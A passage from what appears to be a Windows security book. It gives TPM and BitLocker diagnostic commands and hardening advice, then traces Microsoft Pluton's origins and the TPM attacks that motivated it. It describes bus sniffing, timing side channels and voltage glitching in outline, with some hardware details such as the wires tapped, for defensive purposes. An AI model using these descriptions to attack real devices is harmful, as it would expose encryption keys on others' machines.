Three commands establish ground truth on any Windows 11 device. `Get-Tpm` returns presence, ownership, and command-availability state. `Get-TpmEndorsementKeyInfo` returns the EK public and certificate. `tpm.msc` opens the Microsoft Management Console snap-in. The TCG event log lives at `C:\Windows\Logs\MeasuredBoot\*.log` and contains the per-PCR measurement history for every boot. Microsoft's BitLocker page [79] documents the protector model that pairs with the TPM state.

```
Get-Tpm | Format-List *
tpmtool getdeviceinformation
Get-TpmEndorsementKeyInfo
manage-bde -status C:
manage-bde -protectors -get C:
```

Read these as a decision tree, not as a compliance badge. A ready TPM tells you Windows has a hardware-rooted storage and attestation surface. The protector list tells you whether the OS volume is bound to that surface, whether recovery is escrowed, and whether the policy is TPM-only, TPM+PIN, or TPM+startup key.

Choosing a TPM form when the OEM gives you a choice

A short decision tree, distilled from the SOTA analysis above:

- **Opportunistic theft, low-skill attacker.** Default TPM-only is acceptable but not ideal. TPM+PIN with at least 8 random digits mitigates unattended dTPM bus-sniffing and the low-PIN-entropy window on AMD fTPM.
- **Determined targeted adversary.** TPM+PIN is necessary but not sufficient. Add a startup-key factor or Network Unlock where appropriate (BitLocker's native OS-volume preboot authentication is TPM, TPM+PIN, and startup key, not FIDO2 or

smart card), and prefer Pluton or hardened dTPM over commodity AMD fTPM for the device class.

- **Compliance-driven.** Discrete TPM with EAL4+ / FIPS 140-2 certification is still the easiest procurement story. Verify the OEM has not enabled `Pluton-as-TPM` if the auditor's checklist requires a discrete chip.
- **Cloud workload.** Azure Trusted Launch with vTPM [102] is the default for Gen2 VMs and underwrites Confidential VM offerings.
- **Surface Copilot+, AMD Ryzen 6000+, Intel Core Ultra 200V, Snapdragon X.** Pluton-as-TPM [6] is the OEM default in many SKUs; verify the Pluton firmware is current via Windows Update.

Five common pitfalls

> **Verify recovery key escrow before clearing the TPM.** Clearing the TPM invalidates every TPM-bound protector, so the next boot falls back to the BitLocker recovery key. Always verify recovery key escrow first: in Microsoft Entra ID for Azure-AD-joined devices, in Active Directory for AD-joined devices, or in a printed/saved location for personal devices. If the recovery key is unescrowed and the TPM is cleared, the volume is unrecoverable.

The other four pitfalls in brief: firmware updates change PCR[0] and PCR[7], so suspend BitLocker before applying them; dual-boot Linux extends PCRs differently than Windows, so PCR-only sealing breaks under it, and the remedy is a PCR profile stable across both Secure-Boot-signed OSes rather than the PIN alone; Windows does not enable parameter encryption on the BitLocker boot path, so the actual mitigation against dTPM bus sniffing is preboot authentication, not "TPM hardening"; and Windows Hello for Business can generate keys in hardware if a TPM is available or in software depending on policy [88], so require hardware-backed keys by policy where that matters and periodically check `Get-Tpm` on enrolled devices. (*Margin note:* "Anti-hammering" is the persistent rate-limit counter the TPM enforces against authValue and policy-PIN failures. It survives reboots and only resets after a long lockout period.)

> **TPM+PIN is the single highest-impact setting.** The Group Policy setting "Require additional authentication at startup" with a minimum PIN length of 8 buys you the most security against published attacks for the least operational cost. It mitigates unattended Andzakovic-style bus sniffing by making the bus-captured VMK insufficient without the user secret; it does not protect a device that an attacker can instrument while observing a legitimate PIN-entered boot.

> It also forces an attacker on AMD fTPM to either compromise the TPM state out-of-band or guess the PIN against anti-hammering. The exception is a fully-extracted AMD fTPM where faulTPM has already obtained the unsealed material: in that case the PIN is bypassed.

Suspend BitLocker before a firmware update

From an elevated PowerShell prompt:

```
Suspend-BitLocker -MountPoint "C:" -RebootCount 1
```

The `RebootCount 1` argument auto-resumes after the next reboot, which is what you want when the firmware update reboots the device. After the update completes, run `Get-BitLockerVolume -MountPoint C:` and confirm `ProtectionStatus` is `On` again. If you forget, the next boot will land on the BitLocker recovery prompt because PCR[7] no longer matches the sealed policy.

The TPM does exactly what it was designed to do, no more. Which is exactly enough: if you understand what "exactly" means.

Closing

Return to June 24, 2021. The PR backlash about a Trusted Platform Module made the chip visible for the first time to a consumer audience that had owned one for a decade. The technical rationale Microsoft gave was four words long; the actual rationale is the rest of this chapter.

A passive cryptoprocessor designed in 1999 quietly became the load-bearing pillar of half of Windows security. Twenty-five years of engineering refined a single primitive (measure, extend, seal, quote) into something one chip could underwrite. Twenty-five years of attacks, from a $40 FPGA on an LPC bus to a voltage glitch against the AMD PSP, argued empirically about how passive that chip can be allowed to be. The current state of the art is on the CPU die, in Rust, signed by Microsoft, patched through Windows Update, and post-quantum migration is the next argument.

The TPM is not a checkbox. It is the point at which Windows decided integrity must be measurable. It is not a panacea (the runtime-compromised OS still wins once the key is unsealed) but it is a primitive, with a clean boundary. Now you know what it can prove, and what it cannot. The chip is the cheapest part of the system. The cost was twenty-five years of getting it right.

What this link hands forward. The TPM gives the rest of Part I four operations on one set of registers, and nothing more. Pluton (Chapter 3) re-homes those operations on the CPU die, closing the bus the discrete chip leaves exposed. Measured Boot (Chapter 4) consumes *measure* and *extend* to turn the path from reset to logon into a PCR transcript a sealed key can be bound to. Attestation (Chapter 5) consumes *quote* and the EK/AK identity to carry that transcript off the box, where a remote verifier can read it without trusting the OS's word. What the TPM explicitly does **not** hand forward is any defense once a key is unsealed: the moment the VMK or a Credential Guard secret lands in VTL0 RAM, a runtime-compromised kernel can read it, and closing that gap belongs to the active roots of trust: DRTM, and the VTL1 isolation that the Secure Kernel chapter (Chapter 6) and the Credential Guard chapter (Chapter 15) build. The TPM proves what booted. It cannot police what runs.

CHAPTER 3

Pluton

TRUST-CHAIN LEDGER

INHERITS	The TPM 2.0 primitive from the TPM chapter (Chapter 2): non-exportable keys, PCR measurement, sealing, and a signed quote from a passive cryptoprocessor. Its residual weakness was not the abstraction but the *discrete* form: an external CPU↔TPM bus and an OEM-capsule firmware-patch path. The firmware-first verifier that decides which code is allowed to become the OS from reset (Chapter 1, Secure Boot).
PROMISE	On a Pluton-as-TPM Windows client the root of trust's TPM services run on a dedicated security processor *on the CPU die* (so there is no off-package bus for a physical-access adversary to interpose on) and its firmware can be serviced through Windows Update, so post-boot Pluton firmware defects have a faster repair channel than OEM-capsule-only paths.
TCB	The Pluton silicon block and its on-die boot ROM; the Microsoft-authored Pluton firmware; the Microsoft signing key and Windows Update channel that authenticate that firmware; and the silicon supply chain (IP licensing → fab → packaging → OEM integration) that produced the die. The host OS the attacker may own is *outside* the TCB for bus resistance, but is back *inside* it the moment an unsealed key reaches OS RAM.
ADVERSARY → BREAK	The discrete-TPM bus sniffer (Andzakovic) no longer gets an off-package TPM bus on a Pluton-as-TPM die, and the shared-TEE glitcher (faulTPM) no longer reaches Pluton's TPM state through AMD PSP fTPM. But the Promise covers *the bus and the patch path*, not *bug-freeness*: a logic bug in reference-derived TPM firmware can still be relevant to Pluton-derived builds

	(CVE-2025-2884 is the worked example), and the new single point of failure is the Microsoft-controlled firmware-update authority. Compromise, coerce, or jurisdictionally constrain it and the fleet's firmware-update root is what falls.
RESIDUAL	The Volume Master Key in OS RAM after unseal → owned by the Secure Kernel (Chapter 6) and VBS-based key isolation. Detecting that the *wrong code* measured itself (a Root of Trust for Execution, which Pluton is not) → owned by Measured Boot (Chapter 4) and Attestation (Chapter 5). Single-signer revocation, sovereign jurisdiction, pre-ship supply-chain integrity, and component (SPDM) attestation on PC → Pluton-named open problems with no later owner → routed to the back-matter *Unfinished Chain*.
BEQUEATHS	An on-die root of trust whose storage and reporting survive bus interposition and whose post-boot firmware has an OS-delivered update path. The anchor into which Measured Boot (Chapter 4) extends every boot measurement, and over which Attestation (Chapter 5) signs quotes. Does NOT provide: any measurement of what executed, any proof the *right* code measured itself, protection of the VMK once it reaches OS RAM, or a non-Microsoft trust anchor.
PROOF	○ documented throughout: Microsoft's November 17, 2020 announcement [49], the Microsoft Learn Pluton pages [6] [7], Garrett's 2022 BIOS reverse-engineering [130], and CERT/CC VU#282450 [131] no captured Pluton bytes, because the lab VM exposes a host-provided virtual TPM, not Pluton silicon.

The root moves on-die, and the update path becomes the trust

> **The Reasoner's question.** What changes when the Windows root of trust becomes CPU-integrated and patchable, and what new trust does that place in Microsoft?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Root of Trust (RoT).** The Foundations chapter and the TPM chapter (Chapter 2) define the base term; the three names to keep separate are Root of Trust for Storage, Root of Trust for Reporting, and Root of Trust for Measurement. This chapter cares about *where* that root physically lives and *who* can repair it.
- **dTPM / fTPM / iTPM.** A **discrete TPM** is a separate chip on the board. A **firmware TPM** runs inside an existing firmware environment such as Intel

CSME or AMD PSP. An **integrated TPM** is on the SoC die. The TPM chapter (Chapter 2) covers the shared TPM 2.0 command surface; this chapter is about the integrated case. Pluton is an on-die security processor that can present that TPM 2.0 interface to Windows.

- **CRB.** The TPM 2.0 Command Response Buffer interface. It is the standard host-visible transport Pluton can expose; Linux support for Pluton arrived through the TPM CRB driver.
- **SHACK.** Secure Hardware Cryptography Key, Microsoft's Pluton claim that some keys are never exposed outside protected hardware, even to Pluton firmware itself.
- **Renewable security.** The 2017 Microsoft Research phrase for online firmware updates as a security property. Pluton operationalizes it for the Windows client root of trust: a root that can be patched becomes a root whose patch path is part of the security design.
- **The manufacturer's four-character string.** `Get-Tpm` reports `ManufacturerIdTxt`: `INTC` for Intel PTT, `AMD` for AMD fTPM, vendor strings for discrete chips, and `MSFT` for a Microsoft-backed TPM interface. `MSFT` is necessary evidence for Pluton-as-TPM on physical hardware, but it is also what Microsoft virtual TPMs can report. Cross-check Plug and Play before calling it Pluton.

What this link is responsible for

Pluton's job is not to replace every Windows trust mechanism. It is narrower and more important: anchor the earliest Windows trust decisions in a security processor that is harder to physically interpose on and easier to repair after a firmware defect. BitLocker, Windows Hello, measured boot, System Guard, and conditional-access health claims still consume TPM-like services. Pluton changes where those services live and how their implementation is serviced.

The physical change is the easiest to see. In the discrete-TPM design, the CPU asks an external chip for TPM operations across a board-level bus. That bus is a real object. It can be probed. The TPM chapter's threat model (Chapter 2) included the class of attacks demonstrated by Denis Andzakovic: observe the traffic between CPU and TPM during boot and recover material exposed by the protocol timing and integration, even while the TPM's internal cryptography remains intact [78]. Pluton removes that off-package channel. The CPU and the security processor are integrated into the SoC subsystem, so the attack surface shifts from accessible board traces to silicon-internal integration.

The operational change is less visible but at least as important. A dTPM firmware fix normally flows from TPM vendor to OEM, through UEFI capsule packaging and per-model rollout, then to the endpoint. Pluton firmware can be loaded through operating-system updates during Windows startup, alongside the traditional UEFI mechanism for the SPI-resident early image [6]. That turns patchability from a procurement afterthought into a property of the root of trust itself, while preserving a separate early-boot lifecycle. The security processor is allowed to have bugs; the design bet is that Microsoft can shorten the OS-loaded firmware repair path at Windows-update scale.

Those two changes define the link's responsibility:

1. **Remove the external TPM bus from the client PC threat model.**
2. **Expose TPM 2.0 services from an on-die, dedicated security processor.**
3. **Let Microsoft service the firmware through Windows Update.**
4. **Preserve key non-exportability and attestation semantics for Windows features that already depend on a TPM.**

That list is also the boundary. Pluton does not make the host operating system trustworthy after boot. It does not prevent the volume master key from entering OS memory after BitLocker unseals it. It does not prove that the rest of the supply chain (IP licensing, wafer fabrication, packaging, OEM firmware) was perfect. It gives Windows a stronger silicon anchor and a faster repair path. Everything beyond that must be supplied by other links in the chain.

> ▸ CHAPTER THESIS **Microsoft Pluton is Microsoft's architectural answer to TPM threat-model pressure that became public between 2019 and 2024.** It moves TPM services onto the application SoC die, uses a dedicated security subsystem, supports Windows Update firmware loading, and (on 2024+ AMD and Intel systems per Microsoft Learn) starts to use a Rust-based firmware foundation. Those choices narrow the attack surfaces exposed by discrete-TPM bus attacks (Andzakovic 2019), OEM-capsule patch latency (TPM-Fail 2019), and shared-TEE fTPM failures (faulTPM 2023). Each design choice places a new trust in Microsoft: silicon supply chain, firmware compiler and SDLC, signing authority, update channel. The chip is the cheapest part of the system; the cost is a Microsoft-controlled firmware authority for every Pluton-equipped Windows 11 client.

The question Microsoft answered architecturally before the TPM chapter posed it

"The TPM was supposed to be the part of the system you didn't have to trust anyone for. Twenty-five years later, the trust question is back, and the answer is now political." That was the closing line of the TPM chapter (Chapter 2). The counterintuitive fact: by the time that question was asked, Microsoft had already spent years shipping the architectural pattern inside Xbox hardware.

The Xbox One launched in November 2013 with an on-die, Microsoft-signed security processor and a Microsoft-controlled firmware update path. Microsoft's own announcement seven years later named the lineage explicitly: *"the Pluton design was introduced as part of the integrated hardware and OS security capabilities in the Xbox One console released in 2013 by Microsoft in partnership with AMD"* [49]. The November 17, 2020 announcement that Pluton would ship on Windows PCs was not the introduction of a new design. It was a decision to apply a console design pattern to the general-purpose PC, with all the political and supply-chain consequences that come with that decision.

The TPM chapter (Chapter 2) ended with three sets of broken engineering. A NZ$40 iCE40 FPGA on an LPC bus defeats discrete TPM in the time it takes a laptop to finish Trusted Boot [78]. A network packet defeats Intel PTT through a 5-hour timing side channel against the ECDSA implementation in CSME [95]. A few hours of physical access defeats AMD fTPM via a voltage glitch on the SVI2 power-management bus, walking out with the entire fTPM internal state [99]. All three are derived bit-by-bit in the TPM chapter and will not be re-derived here.

This chapter is what those three results made compelling. Microsoft's reply is structural: move the TPM onto the SoC die so the board-level bus disappears; run it in a dedicated security subsystem so a PSP/CSME-class shared-TEE compromise is not the same failure; use a Rust-based firmware foundation where Microsoft has publicly committed to one (2024+ AMD and Intel systems); and route OS-loaded firmware through Windows Update so part of the patch path no longer depends only on OEM capsules. Each design choice narrows a specific 2014-2024 attack class. Each design choice also names a new trust. *The bus is closed by trusting the silicon supply chain. The TEE is dedicated by trusting Microsoft's chip-level isolation. The 2024+ AMD/Intel firmware foundation is memory-safe by trusting Microsoft's compiler and SDLC. The update path is fast by trusting Microsoft's signing key and Windows Update infrastructure.* That is the chapter in five sentences.

▸ **KEY IDEA** A single design pattern (on-die security processor, Microsoft-signed firmware, online firmware updates) migrating across product domains from Xbox to Azure Sphere to the general-purpose PC. That migration is the subject of this chapter. Its cost is the subject of its closing.




Figure 3.1: Microsoft security silicon, 2013–2025: a single design pattern crossing product domains.

Where did the design pattern come from, and why was it ready for the PC in 2020 and not earlier?

Origins: Xbox One (2013), Sopris (2015), seven properties (2017), Cerberus (2017), Azure Sphere (2018)

The November 2020 announcement is retroactive. The *design* dates to Xbox One in 2013; the *name* "Pluton" first appears publicly on April 16, 2018, in the "Introducing Microsoft Azure Sphere" launch post [140]. The five-year gap is the architecture maturing from "console-only thing the SoC team built" to "thing Microsoft Research thinks every device should have."

2013, Xbox One

A console adversary has full physical access, unlimited time, and an economic incentive measured in hundreds of thousands of pirated units. Microsoft and AMD co-designed the Xbox One SoC with an on-die security subsystem, Microsoft-signed firmware, and a hardware-enforced separation between the Game OS and the System OS. The 2020 Pluton announcement [49] names the lineage explicitly. The architectural shape that the Pluton-on-PC program would later put under TCG TPM 2.0 wire compatibility was already running in production at consumer-console scale by 2014. The motivation matters because it is the clearest public domain where Microsoft had hands-on experience deploying an on-die security processor against an adversary who owned the hardware. (Note: that the design was driven specifically by RGH-class console-modding adversaries is architectural inference, not a Microsoft statement.)

2015: Codename 4x4 / Project Sopris

In 2015, a small team in Microsoft AI+Research NExT, led by Galen Hunt, began exploring whether the same architectural shape could secure a $4 microcontroller [133]. The internal codename was *Codename 4x4*: a reference to the technical requirements that the chip would have at least 4 MB of RAM and 4 MB of Flash [133]. The Microsoft Research blog post is the surviving primary source on Sopris [133].

> ▪ **SIDE NOTE** The "Codename 4x4" name was internal team shorthand. Hunt's MSR Blog post records both the meaning and the constraint: *"This was the origin of the project, internally called 'Codename 4x4', referring to the technical requirements that the chip will have at least 4 MB of RAM and 4 MB of Flash"* [133]. The point was not the storage budget; the point was that a $4 MCU must afford the same architectural properties as a console SoC.

March 2017: Seven properties of highly secure devices

Hunt, George Letey, and Edmund Nightingale published *The Seven Properties of Highly Secure Devices* as Microsoft Research Technical Report MSR-TR-2017-16 in March 2017 [134]. The paper makes a single normative claim: *"This paper makes two contributions to the field of device security. First, we identify seven properties we assert are required in all highly secure devices"* [134]. The seven are: hardware-based root of trust, small trusted computing base, defense in depth, compartmentalisation, certificate-based authentication, *renewable security*, and failure reporting. Property #6 is the one the rest of this chapter turns on. *Renewable security via online firmware updates* is precisely the property that distinguishes Pluton-on-PC from a 2014 dTPM. The chip is allowed to be wrong, as long as the chip can be made right again, fast.

> ◆ **DEFINITION — Seven Properties of Highly Secure Devices** A 2017 Microsoft Research framework (Hunt, Letey, Nightingale; MSR-TR-2017-16) listing the architectural properties any "highly secure device" must satisfy: hardware-based root of trust, small TCB, defense in depth, compartmentalisation, certificate-based authentication, *renewable security via online updates*, and failure reporting [134]. Renewable security is the property the Pluton-on-PC update path operationalises; it also names the new trust the program places in Microsoft.

November 8, 2017, Project Cerberus

Microsoft introduced Project Cerberus at DCD>Zettastructure in London on November 8, 2017. Kushagra Vaid, then Microsoft Azure GM, described the architecture as *"a cryptographic microcontroller running secure code which intercepts accesses from the host to flash over the SPI bus (where firmware is stored), so it can continuously measure and attest these accesses to ensure firmware integrity"* [135]. Microsoft contributed a five-PDF specification set to OCP under Project Olympus [136]: Architecture Overview, Challenge Protocol, Firmware Update, Host Processor Firmware Requirements, and Processor Cryptography. The reference implementation lives at `Azure/Project-Cerberus` on GitHub [137]: platform-agnostic core, FreeRTOS and Linux ports, *"designed to be a hardware root of trust (RoT) for server platforms"* [137]. Microsoft Learn describes Cerberus as *"a NIST 800-193 compliant hardware root-of-trust with an identity that cannot be cloned"* [138] [139]. This was Microsoft's first public commitment to publishing a hardware-RoT design and to running it in production at fleet scale.

Cerberus matters here for what it *cannot* do, not what it can. It is a discrete chip. It needs board area, a BOM line, and per-OEM design-in cost. It works on a $20,000 server motherboard. It does not work on a $700 ultrabook, and putting it on one would reintroduce the very external-bus surface that Andzakovic 2019 showed to be sniffable [78]. Cerberus solves the server problem definitively. It does not solve the PC problem, and its existence makes the PC-side need explicit.

April 16, 2018: Azure Sphere preview at RSA 2018

Hunt's announcement of Azure Sphere at the 2018 RSA Conference is the first public, named appearance of "Pluton." The Azure Blog launch post promised *"custom silicon security technology from Microsoft, inspired by 15 years of experience and learnings from Xbox, to secure this new class of MCUs and the devices they power"* [140]. The later (December 20, 2018) *Anatomy of a Secured MCU* post is the first technical description: *"our Pluton Security Subsystem is the heart of our security story"* [132]. Three components, one trust anchor: the MediaTek MT3620 MCU with the Pluton subsystem on die; the Microsoft-managed Linux-based Azure Sphere OS; and the Azure Sphere Security Service (AS3) cloud, which signed firmware updates and consumed device attestations. Microsoft announced Azure Sphere general availability on February 24, 2020 [141] the Microsoft Security Blog also describes Pluton as *"a Microsoft-designed security subsystem that implements a hardware-based root of trust for Azure Sphere"* [142].

> ❝ **SOURCE QUOTATION** Each chip includes custom silicon security technology from Microsoft, inspired by 15 years of experience and learnings from Xbox, to secure this new class of MCUs and the devices they power.: Galen Hunt, Azure Blog, April 16, 2018 [140]

By April 2018, Microsoft had three architectural pieces visible, but not all were yet generally available. Xbox One proved the on-die security processor in production. Project Cerberus proved that Microsoft could publish an open RoT design and operate the back end at hyperscale. Azure Sphere publicly previewed the Pluton block licensed onto a third-party SoC, attested to a Microsoft-operated cloud service, and serviced over the air; Microsoft announced Azure Sphere general availability on February 24, 2020 [141]. *None of those three pieces was on a Windows PC.*




Figure 3.2: Origins of Pluton-on-PC. Three independent product domains converged on the same architectural shape between 2013 and 2018 before any of it shipped on a general-purpose PC.

Microsoft had a working architecture by 2018. Why did it take until November 17, 2020 to put it on a PC, and what changed between 2018 and 2020 that made the PC mandatory?

The threat model that made Pluton compelling (2019-2024)

The answer to "what changed between 2018 and 2020" is that, beginning in 2019, public research made the weaknesses of common TPM realisations hard to ignore. Not by intention. By research. By the time Microsoft made the November 17, 2020 announcement, Pluton-on-PC was a compelling architectural option because it could close the board-level TPM bus and give Microsoft a faster firmware-patch path; the later faulTPM result sharpened the dedicated-TEE argument. This is the TPM chapter's threat model (Chapter 2), recast as the story Microsoft was watching unfold while the Pluton design was being prepared for PC.

March 13, 2019: Andzakovic's $40 LPC sniffer

Denis Andzakovic, working at Pulse Security, published an end-to-end attack on the Trusted Boot path of an HP business laptop [78]. A NZ$40 iCE40 FPGA, seven wires (LFRAME, LAD0-LAD3, LCLK, GND) soldered to the LPC bus between the CPU and the discrete TPM, the BitLocker Volume Master Key falling off the wire in plaintext during boot. The TPM chapter (Chapter 2) walks the bit-level details. What matters here is that the November 17, 2020 Pluton announcement names this attack class as motivation: *"attackers have begun to innovate ways to attack [the TPM], particularly in situations where an attacker can… gain physical access to a PC… target[ing] the communication channel between the CPU and TPM"* [49]. Discrete TPM integrations with exposed LPC / SPI traffic are vulnerable against a determined adversary with physical access. The bus is the surface.

November 12, 2019, TPM-Fail

Daniel Moghimi and colleagues published *TPM-Fail* later in 2019 [95]: timing side channels in the ECDSA implementation in Intel PTT (CVE-2019-11090) and the STMicro ST33 dTPM (CVE-2019-16863). Local key recovery in 4-20 minutes; remote, over the network, in approximately 5 hours. The fixes shipped as firmware patches. The lesson Microsoft took from TPM-Fail is not in the bug, it is in the *deploy mechanism*. PTT lives in CSME; CSME ships through the OEM's UEFI capsule path. ST33 lives behind the TPM vendor's signed flash and ships through the OEM's UEFI capsule path. The OEM UEFI capsule path is measured in quarters to years for high-volume client OEMs. *A fix existed but the deploy mechanism was insufficient.* This is the architectural lesson that the next generation has to internalise: the patch path is part of the security property.

> ▪ **SIDE NOTE** The deploy-mechanism lesson is the one that gets quietly swallowed into Pluton's design. The bug count in firmware-TPM territory is not zero; it is steady. What changes is whether a fix can reach the fleet before its dwell time becomes a procurement problem. TPM-Fail's structural lesson is therefore not "ECDSA timing leaks". It is "the channel that delivers the fix is the security property that matters."

April 28, 2023, faulTPM

Hans Niklas Jacob, Christian Werling, Robert Buhren, and Jean-Pierre Seifert published *faulTPM: Exposing AMD fTPMs Deepest Secrets* at IEEE EuroS&P 2023 [99]. *"In this paper, we analyze a new class of attacks against fTPMs: Attacking their Trusted Execution Environment can lead to a full TPM state compromise. We experimentally*

verify this attack by compromising the AMD Secure Processor" [99]. The mechanism: a voltage glitch on the SVI2 power-management bus, against the AMD PSP (an ARM TrustZone Cortex-A5 inside modern Ryzen SoCs [143]), in 2-3 hours of physical access. The output: the entire fTPM internal state, including the EK and any sealed material.

The structural failure in faulTPM is not the glitch. It is that the PSP is a *shared* TEE. The same coprocessor that runs the fTPM service also runs SEV memory-encryption setup, secure-boot enforcement, and platform initialization. One fault drops everything. *Shared-TEE fTPM is broken because the TEE is shared.* The architectural conclusion that this forces is hard: a fTPM that lives next to memory-encryption services, alongside boot-policy enforcement, in a coprocessor that also handles fuse provisioning, is not separable in failure. To restore TEE isolation, you need a *dedicated* TEE.

The architecture cascade

Three results in five years made Pluton's trade-off look less like novelty and more like risk reduction.

Realization	Structural failure	First public proof	What survives the failure
Discrete TPM (LPC / SPI)	External bus is sniffable	Andzakovic 2019 [78]	Hardened dTPM with encrypted bus (TPM 2.0 ENC sessions); not retrofittable to existing fleets
Intel PTT in CSME	Slow OEM UEFI capsule patch path	TPM-Fail 2019 [95]	The cryptographic primitive; not the deploy channel
AMD fTPM in PSP	Shared TEE: one fault drops everything	faulTPM 2023 [99]	The compatibility surface; not the secrets the chip held
Pluton on the SoC die	New trust in Microsoft-controlled firmware and update authority	No peer-class public break yet	On-die bus removal; OS-delivered firmware path

The reasoning chain that lands the design is short. Exposed dTPM buses are sniffable. Shared-TEE fTPM can fail with the TEE. OEM capsule patch paths can leave fixes waiting. Therefore: a dedicated security subsystem on the SoC die, with a deploy channel that is not only the OEM UEFI capsule. That is Pluton-on-PC. *On-*

die is not merely a Microsoft engineering preference; it is the shape that answers these three pressures at once.




Figure 3.3: Three attacks closed three architectures between 2019 and 2024. The forced-conclusion node is Pluton-on-PC.

> **Why on-die is structural, not stylistic.** By 2024, public research had exposed three different failure modes in production TPM realisations: dTPM bus exposure (Andzakovic 2019), Intel PTT / dTPM implementation bugs plus OEM patch latency (TPM-Fail 2019), and AMD fTPM shared-TEE blast radius (faulTPM 2023). On-die is not an aesthetic choice; it is the shape that removes the board-level bus while letting Microsoft own the firmware channel. The "Pluton design" is the trade-off these results make attractive, not a proof that every alternative is dead.

If Microsoft had a working on-die-RoT architecture as early as 2013, and the threat model demanded it on PC by 2020, why did Microsoft go through Cerberus and Azure Sphere first? What did each generation contribute that the previous one could not?

